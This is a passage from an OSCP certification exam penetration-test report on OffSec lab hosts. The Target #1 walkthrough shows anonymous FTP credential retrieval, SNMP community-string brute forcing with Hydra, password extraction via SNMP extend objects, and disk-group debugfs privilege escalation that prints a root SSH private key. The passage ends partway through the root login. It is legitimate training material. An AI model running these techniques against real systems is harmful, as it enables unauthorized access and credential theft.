

OffSec Certified Professional

Exam Report

v.2.0

kalion4881@naver.com

OSID: 57202481



Copyright © 2024 OffSec Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from OffSec.

Table of Contents

1	OffSec Certified Professional Exam Report.....	4
1.1	Introduction.....	4
1.2	Objective	4
1.3	Requirements.....	4
2	High-Level Summary.....	4
2.1	Recommendations	5
3	Methodologies	5
3.1	Information Gathering.....	5
3.2	Service Enumeration	5
3.3	Penetration.....	6
3.4	Maintaining Access.....	6
3.5	House Cleaning	6
4	Independent Challenges	7
4.1	Target #1 – 192.168.107.110	7
4.1.1	Service Enumeration.....	7
4.1.2	Initial Access.....	8
4.1.3	Privilege Escalation.....	13
4.2	Target #2 – 192.168.107.111	18
4.2.1	Service Enumeration.....	18
4.2.2	Initial Access.....	19
4.2.3	Privilege Escalation (Failed).....	32
4.3	Target #3 – 192.168.107.112 (Failed)	33
4.3.1	Service Enumeration.....	33
4.3.2	Initial Access.....	34
5	Active Directory Set	38
5.1	WS26 - 192.168.107.206	39

5.1.1	Service Enumeration.....	39
5.1.2	Information Gathering	39
5.1.3	Initial Access to WS26	40
5.1.4	Network Pivoting.....	41
5.1.5	Domain Information Gathering	42
5.1.6	Lateral Movement (r.andrews to g.jarvis)	45
5.1.7	Privilege Escalation.....	46
5.1.8	Post Exploitation	48
5.2	SRV22 - 172.16.107.202	49
5.2.1	Service Enumeration.....	49
5.2.2	Initial Access.....	49
5.2.3	Privilege Escalation.....	50
5.3	DC20 - 172.16.107.200	58
5.3.1	Service Enumeration.....	58
5.3.2	Initial Access.....	58
5.3.3	Privilege Escalation.....	60

1 OffSec Certified Professional Exam Report

1.1 Introduction

The OffSec Certified Professional exam report contains all efforts that were conducted in order to pass the OffSec Certified Professional exam. This report should contain all items that were used to pass the overall exam and it will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the OffSec Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the OffSec Lab and Exam network. The student is tasked with following a methodical approach to obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you in the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

Hyeonjin Lee was tasked with performing an internal penetration test towards OffSec Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate OffSec's internal lab systems – the THINC.local domain. Hyeonjin's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to OffSec.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on OffSec's network. When performing the attacks, Hyeonjin was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, Hyeonjin had administrative level access to multiple systems. All systems were successfully exploited and access granted.

2.1 Recommendations

Hyeonjin recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

Hyeonjin utilized a widely adopted approach to performing penetration testing that is effective in testing how well the OffSec Labs and Exam environments are secure. Below is a breakout of how Hyeonjin was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, Hyeonjin was tasked with exploiting the lab and exam network. The specific IP addresses were:

Exam Network:

(ACTIVE DIRECTORY SET) 172.16.107.200, 172.16.107.202, 192.168.107.206

(STAND-ALONE) 192.168.107.110, 192.168.107.111, 192.168.107.112

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Hyeonjin was able to successfully gain access to 5 out of the 6 systems.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organizations computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After the trophies on both the lab network and exam network were completed, Hyeonjin removed all user accounts and passwords as well as the Meterpreter services installed on the system. OffSec should not have to remove any user accounts or services from the system.

4 Independent Challenges

4.1 Target #1 – 192.168.107.110

Vulnerability Explanation: Anonymous FTP access exposed plaintext credentials in db_connect.php. A weak SNMP community string allowed enumeration of extended objects, leaking the jack account's password. The jack account's membership in the disk group enabled direct filesystem access via debugfs, exposing the root SSH private key.

Vulnerability Fix: Disable anonymous FTP access and restrict sensitive files from public directories. Enforce strong SNMP community strings or disable SNMP if unused. Remove unprivileged users from the disk group.

Severity: **Critical**

Steps to reproduce the attack: Anonymous FTP login was used to retrieve db_connect.php, which contained plaintext database credentials. SNMP brute-forcing identified "security" as a valid community string, and snmpbulkwalk enumeration of SNMP extended objects revealed the jack account's plaintext password (Not2Easy4Win8!). SSH access was obtained using these credentials. LinPEAS identified that jack was a member of the disk group, allowing direct block device access via debugfs. The root SSH private key was extracted from /root/.ssh/id_rsa through debugfs, enabling full root access via SSH.

4.1.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.107.110	TCP: 21, 22 UDP: 161

Performed an Nmap TCP port scan against the target host.

```
(kali㉿kali)-[~/oscp/110]
└─$ sudo nmap 192.168.107.110 --open --min-rate 3000 -oN scan
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 07:56 -0500
Nmap scan report for 192.168.107.110
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
```

Performed an Nmap UDP port scan against the target host.

```
(kali㉿kali)-[~/oscp/110]
└─$ sudo nmap 192.168.107.110 --open --min-rate 3000 -sU
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 08:02 -0500
Nmap scan report for 192.168.107.110
Host is up (0.19s latency).
Not shown: 993 open|filtered udp ports (no-response), 6 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp    open  snmp

Nmap done: 1 IP address (1 host up) scanned in 3.04 seconds
```

4.1.2 Initial Access

Confirmed that anonymous FTP login is permitted on the target host (192.168.107.110).

```
(kali㉿kali)-[~/oscp/110]
└─$ ftp 192.168.107.110
Connected to 192.168.107.110.
220 (vsFTPD 3.0.5)
Name (192.168.107.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```



Discovered and downloaded the db_connect.php file from the db directory via anonymous FTP access.

```
(kali㉿kali)-[~/oscp/110]
└─$ ftp 192.168.107.110
Connected to 192.168.107.110.
220 (vsFTPD 3.0.5)
Name (192.168.107.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
```

```

Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41709|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jun 02  2023 db
226 Directory send OK.
ftp> cd db
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||26076|)
150 Here comes the directory listing.
-rwxrwxr-x  1 65534  65534      238 Jun 02  2023 db_connect.php
226 Directory send OK.
ftp> get db_connect.php
local: db_connect.php remote: db_connect.php
229 Entering Extended Passive Mode (|||37010|)
150 Opening BINARY mode data connection for db_connect.php (238 bytes).
100%
| *****
| *****
*| 238   174.88 KiB/s   00:00 ETA
226 Transfer complete.
238 bytes received in 00:00 (1.22 KiB/s)

```

```

(kali@kali)~[~/oscp/110]
$ ftp 192.168.107.110
Connected to 192.168.107.110.
220 (vsFTPd 3.0.5)
Name (192.168.107.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41709|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jun 02  2023 db
226 Directory send OK.
ftp> cd db
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||26076|)
150 Here comes the directory listing.
-rwxrwxr-x  1 65534  65534      238 Jun 02  2023 db_connect.php
226 Directory send OK.
ftp> get db_connect.php
local: db_connect.php remote: db_connect.php
229 Entering Extended Passive Mode (|||37010|)
150 Opening BINARY mode data connection for db_connect.php (238 bytes).
100% |*****
226 Transfer complete.
238 bytes received in 00:00 (1.22 KiB/s)
ftp> █

```

Confirmed that database connection credentials (student:secret%pass) were exposed in plaintext within the db_connect.php file.

```
(kali㉿kali)-[~/oscp/110]
└─$ cat db_connect.php
<?php
    define("DB_SERVER","localhost");
    define("DB_USER","student");
    define("DB_PASS","secret%pass");
    define("DB_NAME","oscp");
?>

<?php
    require_once('db_connect.php');
    $db = mysqli_connect(DB_SERVER, DB_USER, DB_PASS, DB_NAME);
?>
```

Performed a brute-force attack against SNMP community strings using Hydra, confirming that "security" is a valid community string.

```
(kali㉿kali)-[~/oscp/110]
└─$ hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt snmp://192.168.107.110
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 08:03:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 118 login tries (l:1/p:118), ~8 tries per task
[DATA] attacking snmp://192.168.107.110:161/
[161][snmp] host: 192.168.107.110 password: security
[STATUS] attack finished for 192.168.107.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-28 08:04:35
```

```
(kali㉿kali)-[~/oscp/110]
└─$ hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt snmp://192.168.107.110
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 08:03:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 118 login tries (l:1/p:118), ~8 tries per task
[DATA] attacking snmp://192.168.107.110:161/
[161][snmp] host: 192.168.107.110 password: security
[STATUS] attack finished for 192.168.107.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-28 08:04:35
```

Enumerated SNMP extended objects using snmpbulkwalk, obtaining the plaintext password (Not2Easy4Win8!) of the jack account from the output of the passwd script execution.

```
(kali@kali) [~/oscp/110]
└─$ snmpbulkwalk -v2c -c security 192.168.107.110 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."passwd" = STRING: /etc/snmp/scripts/passwd.sh
NET-SNMP-EXTEND-MIB::nsExtendArgs."passwd" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."passwd" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."passwd" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."passwd" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."passwd" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."passwd" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."passwd" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."passwd" = STRING: jack:Not2Easy4Win8!
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."passwd" = STRING: jack:Not2Easy4Win8!
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."passwd" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."passwd" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutline."passwd".1 = STRING: jack:Not2Easy4Win8!

(kali@kali) [~/oscp/110]
└─$ snmpbulkwalk -v2c -c security 192.168.107.110 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."passwd" = STRING: /etc/snmp/scripts/passwd.sh
NET-SNMP-EXTEND-MIB::nsExtendArgs."passwd" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."passwd" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."passwd" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."passwd" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."passwd" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."passwd" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."passwd" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."passwd" = STRING: jack:Not2Easy4Win8!
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."passwd" = STRING: jack:Not2Easy4Win8!
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."passwd" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."passwd" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutline."passwd".1 = STRING: jack:Not2Easy4Win8!
```

Successfully connected to the target host via SSH using the obtained jack account credentials.

```
(kali@kali) [~/oscp/110]
└─$ sshpass -p 'Not2Easy4Win8!' ssh jack@192.168.107.110
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sat Feb 28 01:10:30 PM UTC 2026

System load: 0.00146484375   Processes:            210
Usage of /: 57.2% of 9.75GB   Users logged in:      0
Memory usage: 14%           IPv4 address for ens160: 192.168.107.110
Swap usage: 0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

$
```

```

(kali@kali)-[~/oscp/110]
└─$ sshpass -p 'Not2Easy4Win8!' ssh jack@192.168.107.110
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Feb 28 01:10:30 PM UTC 2026

System load:  0.00146484375      Processes:           210
Usage of /:   57.2% of 9.75GB    Users logged in:     0
Memory usage: 14%               IPv4 address for ens160: 192.168.107.110
Swap usage:   0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

$ █

```

Obtained local.txt as the jack account.

```

jack@oscp:~$ cat local.txt
ef24be0c559ec7a83c326cb542fd02a8
jack@oscp:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:c6 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.107.110/24 brd 192.168.107.255 scope global ens160
        valid_lft forever preferred_lft forever

jack@oscp:~$ cat local.txt
ef24be0c559ec7a83c326cb542fd02a8
jack@oscp:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:c6 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.107.110/24 brd 192.168.107.255 scope global ens160
        valid_lft forever preferred_lft forever
jack@oscp:~$ █

```

4.1.3 Privilege Escalation

Executed LinPEAS, a local enumeration tool for privilege escalation, and saved the output to a file.

```
jack@oscp:~$ ./linpeas.sh | tee linpeas
```

The LinPEAS output revealed that the jack account is a member of the disk group.

```
<SNIP>

┌───┐ My user
└─┬─┘ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1000(jack) gid=1000(jack) groups=1000(jack),6(disk)

<SNIP>
```

Confirmed filesystem mount information via the `df` command, identifying that the root partition (`/dev/mapper/ubuntu--vg-ubuntu--lv`) is mounted at `/`. Since the disk group privilege allows direct access to the block device, this can be leveraged for privilege escalation.

```
jack@oscp:~$ df -h
Filesystem                Size      Used Avail Use% Mounted on
tmpfs                    198M    1.2M  197M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv 9.8G    5.6G  3.7G  61% /
tmpfs                    988M       0  988M   0% /dev/shm
tmpfs                    5.0M       0   5.0M   0% /run/lock
/dev/sda2                 1.8G    245M   1.4G  15% /boot
tmpfs                    198M    4.0K  198M   1% /run/user/1000
```

```
jack@oscp:~$ df -h
Filesystem                Size      Used Avail Use% Mounted on
tmpfs                    198M    1.2M  197M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv 9.8G    5.6G  3.7G  61% /
tmpfs                    988M       0  988M   0% /dev/shm
tmpfs                    5.0M       0   5.0M   0% /run/lock
/dev/sda2                 1.8G    245M   1.4G  15% /boot
tmpfs                    198M    4.0K  198M   1% /run/user/1000
```

Since users belonging to the disk group have direct access to block devices, the root partition (`/dev/mapper/ubuntu--vg-ubuntu--lv`) was directly mounted using the `debugfs` utility to browse the filesystem. Although the filesystem was opened in read-only mode, preventing directory creation, the SSH private key of the root account was obtained by directly reading the `/root/.ssh/id_rsa` file using the `cat` command.

```
jack@oscp:~$ debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
[0/0]
debugfs 1.46.5 (30-Dec-2021)
debugfs: mkdir test
mkdir: Filesystem opened read-only
debugfs: cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAAAAAABG5vbmlUAAAAEbm9uZQAAAAAAAAABAAAABlAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsszU9FE0YXMVnXSk62nAY5XoYfRIJUA3IVr7G/66Rc3vjRnk3joG
OSP4nb/8x3D8tDgMQpmUOPsS4vH1kxhXu7kvTM60k1Fc6+WNC6ovGm5z+XXG4Ynl5yJeeH
```

OF0okLV5pvKdB3E7W2M03C1SnzZXW00kGAqgH/bQppzllbkPTz8Xi3K3bUDghguTvH11qX
t60VjP+6CHc4nRfgprxSC5qg9vS54Y2qorkUXuNLZFHZlnYmczWVeALhrfoCqf4aHjzzCM
oNhWQwX4mSGF++CLvg/r+hsVFtNKRvkgXi9Psgp5C4sCgjqg9t2SCnqMR67E5wnkl9Zop6
W5BDopGS3mwujvy5v4E1+MpRuFjWWmF9bD4gAKBBXq89/5EvEcoDDmmLrebG5och/hKLt3
0lxScPKg0hIUQqwl8IJT+Xf7MGLwdiQifMY69HaM5Y962gykH8iWaQc3+ap07PlD2lrwl
D5VbzgOf+0DAfmllLzWlQ8uzRG50EqvcqRDNgxAPAAAFgjfMH9mXzB/ZAAAAB3NzaC1yc2
EAAAGBALLM1PRRNGfZfZ10pOtpwGOV6GH0ZSVANyFa+Xv+ukXN740Z5N46Bjkj+J2//Mdw
/LQ4DEKZlDj7EuLx9ZMYV7u5L0zOtJNRXOvljQuqLxpuc/l1xuGJ5eciXnh9BTqJC1eaby
nQdxO1tjNNwtUp82V1tDpBgKoB/20KacyJW5D08/F4tyt21A4IYLk7x9dal7etFYz/ugh3
OJ0X4Ka8UguaoPb0ueGNqqK5FF7jS2RR2SJ2JnM1lXgC4a36Aqn+Gh488wjKDYVkmf+Jkh
hfvgi74P6/obFRbTSkvZlF4vT7lKeQuLAoI6oPbdkgp6jEeuxOcJ5CPWaKelUQQ6KRkt5s
Lo78ub+BNfjKUbyH1lphfWw+IACgQV6vPf+RLxHKAw5pi63mxuaHlf4Si7d9CMUnDyoNIZ
VEKsjfCCU/rV3+zBpcHYklnzGOvR2jOWPetoMpB/IlmkHN/mqdOz5XdiK8CA+VW84Dn/tA
wH5pS5Wc0PLs0RudBKr3KkQzYMqDwAAAAMBAAEAAAGACgtgaeU8nb4wWFXFhLAT2G8DlG
BFGlr0KJHgmMoSPs+l2yBkRL5aZnqzLHGcStX5wZ9lW5a1xp8G3Zby0R5MohrHdyIkRM5i
UPeRUowZ9KXV1WLHbG4pwIVowf1hU3uAFp4ctpWjyt3/a/xnVerzEHUuoZKA1DbOhEVR0j
q5LniEUmwR+4VuaOdm6kuwckmsh5YCoEF8JZ5E9kDxeYxvc4AZS3ujYZzAGZTEzzEnpW1v
rEmaOV3+P+1cLkDdm3J51Gn4+3iag38m9JtPaFExiTb259c6pNQXDsmOLV4pill7ckNjwP
WUJz8/Dwj1Elc831cz0cxv8tBqLqhAxi5/vcyqy+8gM0M0uWMgYmLX+S/uNvyKeCa7J+C
Dfb1zlGmSwdDUu0T0rbe8FmyW07umHkJRiGQxTwaVz1N4wKsTKuLqLEBdNwm2H60EgP7DY
lArLaCrB14Q/RyKB+Ja+HHIJMW2uw6QDZ0nikToLYhifgcq/OfNpmg8yVduzpfopjBAAAA
wB5zxKprSLiSXdg+BsjW2NM6R6jQCdLLhrewTEgCID118doIKGIZ6liB68AAzUvDMMzCj4
tkXlIT13MhnbJ/Mt9yoFp4BfVeG601/Lc6Vy+7fk648H/wLDw//3tpQMII8aYYZCQNUsK
lo48ZSikEtk2C8dixAoM0CL/kp6L+brtheS7ix7ZrmkynKosCLUZROoH92DdRsPAneaz+w
BO4N5fh3GujuwWm9W83MXKdMIEsLYbBvOvLoBjebSNHEJNsQAAAMEAzLOBRidNx/6WtG2H
sSsIWaNzv9dMWZT20SLFhw9qRcVkiQUMEjtYapmcOORZriV/nDeODdV9rlbizYH6xaa2C
Wf7z/VJWigVjUAME+myJvbampAD4qIbHhxGnaL2OAS85PG8G9ee0s3kbNUb7l5EUYEH1xe
26lwWDE2D8bXa8F33qWFeeUuAyeUGjmiFmh9B7oTHmT4xOf/fa61XO+bSyu8dbfVUhXQZq
iO+xxltsQb6+1kcp8wy9NRj6AdQ9RvAAAawQDfm6hn+CkfclJAlqyJDNqaWeXRtQHISi7e
xTfy7UbUFD9JZdO8KGB6jAoNI+hOnmKiGSolbBw8o8C8WmPtldf7c+oWuUqzbkiDa0xq+
afC1sEbGgxmuSwruhT8JXrkn1cnyMJsaADlJ5Wil7STsbu/DNTBBer7sEivwV+Z+TxEXoL
Ci+4tkttA8HYRIsZSNRaggc1yP6lv0K6ST/yYZCOLqPclrpZTGN1gtCe7AsQZilZMrW6ZX
yoYTV2SJmmjmEAAAALcm9vdEBvZmZzZWm=
-----END OPENSSH PRIVATE KEY-----
debugfs:

```

jack@oscp:~$ debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs 1.46.5 (30-Dec-2021)
debugfs: mkdir test
mkdir: Filesystem opened read-only
debugfs: cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABAgEbm9uZQAAAAAAAAABAAAABlWAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsSzU9FE0YXVnXSk62nAY5XoYfRLJUA3IVr7G/66Rc3vjRnk3joG
OSP4nb/8*3D8tDgMQpmUOPsS4vH1kxhXu7kvTM60k1Fc6+WNC6ovGm5z+XXG4YnL5yJeeH
0FOokLV5pvkDb3E7W2M03C1SnzZXW00kGAqgH/bQppzI1bkPTz8Xi3K3bUBghguTvH11qX
t60VjP+6Chc4nRfgprx5C5qg9vS54Y2qorkUXuNLZFHZ1nYmczWVeALhrfoCqf4aHjzzCM
oNhwQwX4mSGF++CLvg/r+hsVFtNKRvkgXl9Psgp5C4sCgjqg9t2SCnqMR67E5wnkI9Zop6
W5BDopGS3mwujvy5v4E1+MpRuFjWmF9bD4gAKBBXq89/5EvEcoDDmmLrebG5och/hKLT3
0IxScPKg0hLUQqw18IJT+tXf7MGLwdiQiFMY69HaM5Y962gykH8iWaQc3+ap07PlD2IrwI
D5VbzgOf+0DAfmlL1ZwLQ8uzRG50EqvcqRDNgxAPAAAFgJfMH9mXzB/2AAAA83NzaC1yc2
EAAAGBALLM1PRRNGFzFZ10p0tpwGOV6GH0ZSVAnyFa+Xv+ukXN740Z5N46Bjkj+J2//Mdw
/LQ4DEKZlDj7EuLx9ZMYV7u5L0Z0tJNRXOvLjQuqLxpuc/L1xuGJ5eciXnh9BTqJCleaby
nQdx01tjNNwtUp82V1tDpBgKoB/20KacyJW5D08/F4tyt21A4IYLk7*9daL7etFYz/ugh3
0J0X4Ka8UguaoPb0ueGNqqK5FF7jS2RR2Sj2JnM1LXgC4a36Aqn+Gh488wjKDYVvKMF+Jkh
hFvgi74P6/obFRbTSKvZIF4vT7IkeQuLaOI6oPbdkgp6jEeux0cJ5CPWaKelUQQ6KRkt5s
Lo78ub+BNfjKUbhY1lphfWw+IACgQV6vPf+RLxHKAw5pi63mxuaHf4Si7d9CMUnDyoNIZ
VEKsJfCCU/rV3+zBpcHYkInzGOvR2jOWPetoMpB/I1mkHN/mqd025XdiK8CA+VW84Dn/tA
wH5pS5Wc0PLs0RudBkr3KkQzYMQDwAAAAMBAAEAAAGACgtgaeU8nb4wWFXFhLAT2G8DIg
BFGlr0KJHgNMoSPs+l2yBkRL5aZnqzLHGcStX5wZ9lw5a1xp8G3Zby0R5MohrHdyIkRM5i
UPeRUowZ9KXV1WLHbG4pwIVowf1hU3uAFp4ctpwjyt3/a/xnVerzEHUuoZKA1Db0hEVR0j
qSLniEUmwR+4VuaOdm6kuwcKmsH5YCoEFBjZ5E9kDxeYxvc4AZS3ujYZ7AGZIEzzEnpW1v
rEmaOV3+P+1cLkDdm3J51Gn4+31ag38m9JtPaFEx1TB259c6pNQXDSmOLV4piI17ckNjwP
WUJz8/Dwj1Elc831cz0cxv8tBqLqhAxi5/vcyqy+8gM0M0uWmGymLX+S/uNvyKeCa7J+C
Dfb1zlgmSwdDUu0T0rbe8FmyW07umHkJRiGQxTwaVz1N4wKsTKuLqLEBdNam2H60EgP7DY
IARLaCrB14Q/RyKB+Ja+HHLJMW2uw6QDZ0nikToLYhifgcq/OfNpmg8yVduzpfopjBAAAA
w85zxKprSLiSXdg+BsJW7NM6R6jQCdLHrewTEgCl0118doIKGL26IiB68AAzUvDMMzCj4
tkXl1T13MHnbJ/Mt9yoFp4BuFVeG601/Lc6Vy+7fk648H/wLDw//3tpQMII8aYYZCQNUK
lo48ZSIkElk2C8dIXAoM0CL/kp6L+brtheS7ix7ZrmkynKosCLUZR0oH92DdRsPAnear+w
B04N5fh3GujuWm9W83MXKdMLESlybBv0vLo8jebSNHEJNsQAAAMEAzLOBRidNx/6WtG2H
sSsIwaNzv9dMWZT20SLFhw9qRcVkmQUMEjtYapmc00RZriV/nDeODdV9rlbizYH6xaa2C
WF7z/VJWigVjUAME+myJvbampAD4qIbHhxGnaL20AS85PG8G9ee0s3kbNUb7l5EUYEH1xe
26lwDEZD8bXa8F33qWFeeUuAyeUGjmiFmh9B7oTHmT4*0f/fa61X0+bSyu8dbfVuhXQZq
l0+xxltsQb6+1kkp8wy9NRj6AdQ9RvAAAawQDfm6hn+CkfcIJAlqyJDNqaWeXRtQHISI7e
xTfy7UbUFD9JZd08KGB6jAoNL+h0nmKiGSolbBw8o8C8W=PtIdfL7c+oWuUqzbkIDa0xq+
afC1sEbGgxmuSwruhT8JXrkn1cnyMJsaADLJ5Wil7STSbu/DNTBBer7sEivwV+Z+TxEXoL
Ci+4tkttA8HYRlsZSNRaggc1yP6lv0K6ST/yYZCOLqPclrpZTGN1gtCe7AsQZiI7MrW6ZX
yoYTV2S3mjmEAAAALcm9vdEBvZmZzZWm=
-----END OPENSSH PRIVATE KEY-----
debugfs: █

```

Saved the obtained SSH private key to a file, set the appropriate permissions (600), and successfully connected via SSH as the root account.

```
(kali㉿kali)-[~/oscp/110]
└─$ vi id_rsa

(kali㉿kali)-[~/oscp/110]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~/oscp/110]
└─$ ssh root@192.168.107.110 -i id_rsa
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Feb 28 02:56:47 PM UTC 2026

System load: 0.0          Processes:           226
Usage of /:  57.2% of 9.75GB   Users logged in:    1
